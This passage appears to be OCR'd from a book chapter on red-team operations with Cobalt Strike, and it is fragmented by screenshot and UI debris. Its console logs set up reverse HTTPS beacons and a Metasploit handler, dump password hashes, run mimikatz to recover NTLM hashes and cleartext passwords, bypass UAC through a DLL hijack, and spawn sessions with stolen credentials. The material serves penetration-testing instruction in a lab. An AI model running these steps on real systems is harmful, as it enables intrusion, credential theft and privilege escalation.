

Clear Queued Agent Tasking


Rename Agent

Kill Agent(s)



View Screenshots

View Webcam Videos





Chapter 9: Cobalt Strike - Red Team Operations



A screenshot of the 'New Listener' dialog box in Cobalt Strike. The dialog has a title bar with three colored buttons (red, yellow, green) and the text 'New Listener'. Below the title bar, it says 'Create a listener.' followed by four input fields: 'Name:' (empty), 'Payload:' (dropdown menu showing 'windows/beacon_https/reverse_https'), 'Host:' (text box containing '192.168.2.6'), and 'Port:' (text box containing '443'). At the bottom center is a 'Save' button.

?

This beacon uses HTTP to check for taskings. Please provide the domains to use for beaconsing. The A record for these domains must point to your Cobalt Strike system. An IP address is OK. Separate each host or domain with a comma.

OK

Cancel

Event Log X Listeners X				
name	payload	host	port	beacons
RevHttpsBeacon	windows/beacon_https/reverse_https	192.168.2.7	443	192.168.2.7

Cobalt Strike View Attacks Reporting Help				
<div> <div>+</div> <div>-</div> <div>🎧</div> <div>📡</div> <div>☰</div> <div>🎯</div> <div>📷</div> <div>⬇️</div> <div>🔑</div> <div>🖼️</div> <div>⚙️</div> <div>☕</div> <div>📄</div> <div>📝</div> <div>🔗</div> <div>👤</div> <div>📖</div> <div>📦</div> </div>				
	external	internal	user	computer
👤	192.168.0.96	192.168.0.96	dfx	DFX-PC

```

[msf exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
[msf exploit(multi/handler) > set lport 8081
lport => 8081
[msf exploit(multi/handler) > run -j

```

New Listener

Create a listener.

Name:

Payload:

Host:


Port:


Listeners				
name	payload	host	port	beacons
MSF	windows/foreign/reverse_http	192.168.0.50	8081	
test	windows/beacon_http/reverse_http	192.168.0.50	8080	192.168.0.50

	external	internal	user	computer
	192.168.0.96	192.168.0.96	16	DFX-PC
<div>Interact</div> <div>Access</div> <div>Explore</div> <div>Pivoting</div> <div>Spawn</div> <div>Session</div>				

Choose a listener			
name	payload	host	port
test	windows/beacon_http/reverse_http	192.168.0.50	8080
MSF	windows/foreign/reverse_http	192.168.0.50	8081
<div> <div>Choose</div> <div>Add</div> <div>Help</div> </div>			

```
msf exploit(multi/handler) > [*] http://192.168.0.50:8081 handling request from
192.168.0.96; (UUID: bwa0udim) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.50:8081 -> 192.168.0.96:55584) at 20
18-09-19 04:00:26 +0530
```








Spear Phish


To	To_Name


Targets:	<input type="text"/>	
Template:	<input type="text"/>	
Attachment:	<input type="text"/>	
Embed URL:	<input type="text"/>	
Mail Server:	<input type="text"/>	
Bounce To:	<input type="text"/>	







```
Event Log X Listeners X Beacon 192.168.2.14@3572 X Beacon 192.168.2.14@3212 X
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dc2e71b1ab0ea267bbbf590a679:::
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbf8302cef:::
```





```
beacon> elevate uac-dll Revhttps
[*] Tasked beacon to spawn windows/beacon_https/reverse_https (192.168.2.7:443) in a high integrity process
[+] host called home, sent: 111675 bytes
[+] received output:
[*] Wrote hijack DLL to 'C:\Users\PT\AppData\Local\Temp\cb54.dll'
[+] Privileged file copy success! C:\Windows\System32\sysprep\CRYPTBASE.dll
[+] C:\Windows\System32\sysprep\sysprep.exe ran and exited.
[*] Cleanup successful
```




```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 526942 bytes
[+] received output:

Authentication Id : 0 ; 5890501 (00000000:0059e1c5)
Session           : Interactive from 0
User Name         : John
Domain            : L33T
Logon Server      : WIN-9PIACAHV7U3
Logon Time        : 9/16/2018 3:21:38 AM
SID               : S-1-5-21-3140846176-3513996709-3658482848-1106


msv :
    [00000003] Primary
    * Username : John
    * Domain   : L33T
    * NTLM     : 9182274425effbe80a1abd8df23d56cc
    * SHA1     : bc812edd526845775f028612040ced5e6170f0b2
```

[PT-PC] PT */3212



Event Log X Listeners X Beacon 192.168.2.14@3572 X Beacon 192.168.2.14@3212 X Credentials X						
user	password	realm	note	source	host	
PT	ee206513a3fac8228b7dbff8302cef	PT-PC		hashdump	192.168.2.14	
Himanshu	a74f5eb76e71cb232b27c632d263a846	PT-PC		hashdump	192.168.2.14	
harry	qweQWEasdASDzxcZXC123!@#	L33T		mimikatz	192.168.2.14	
john	mnbMNBkljLKJpoiOI098098	L33T.LOCAL		mimikatz	192.168.2.14	
John	mnbMNBkljLKJpoiOI098098	L33T.LOCAL		mimikatz	192.168.2.14	
harry	406a5a7d1bcb8226c27d80a1bdf2db68	L33T		mimikatz	192.168.2.14	
harry	qweQWEasdASDzxcZXC123!@#	L33T.LOCAL		mimikatz	192.168.2.14	
Administrator	31d6cfe0d16ae931b73c59d7e0c089c0	PT-PC		hashdump	192.168.2.14	
John	9182274425effbe80a1abd8df23d56cc	L33T		mimikatz	192.168.2.14	
John	mnbMNBkljLKJpoiOI098098	L33T		mimikatz	192.168.2.14	
PT	harry	PT-PC		mimikatz	192.168.2.14	
PT-PC\PT	harry	PT-PC\PT		mimikatz	192.168.2.14	
Guest	31d6cfe0d16ae931b73c59d7e0c089c0	PT-PC		hashdump	192.168.2.14	

Add Edit Copy Export Remove Help



Spawn As

user	password	realm	note
harry	qweQWEasdASDzxcZXC123!@#	L33T	
john	mnbMNBkjlKJpoiPOI098098	L33T.LOCAL	
John	mnbMNBkjlKJpoiPOI098098	L33T.LOCAL	
harry	qweQWEasdASDzxcZXC123!@#	L33T.LOCAL	
John	mnbMNBkjlKJpoiPOI098098	L33T	
PT	harry	PT-PC	
PT-PC\PT	harry	PT-PC\PT	

User:

John

Password:

mnbMNBkjlKJpoiPOI098098

Domain:

L33T

Listener:

Revhttps

Add

Launch


Help

```

beacon> spawnas L33T\John mnbMNBkjlKJpoiPOI098098
[*] Tasked beacon to spawn windows/beacon_https/reverse_https (192.168.2.7:443) as L33T\John
[+] host called home, sent: 3705 bytes

[PT-PC] PT */3212
beacon>

```




Browser Pivot					
PID	PPID	Arch	Name	User	
828	1944	x64	explorer.exe	L33T\john	
2524	884	x64	explorer.exe	PT-PC\PT	
3896	2524	x86	iexplore.exe	PT-PC\PT	
140	3896	x86	iexplore.exe	PT-PC\PT	✓
3680	3896	x86	iexplore.exe	PT-PC\PT	✓

Proxy Server Port:

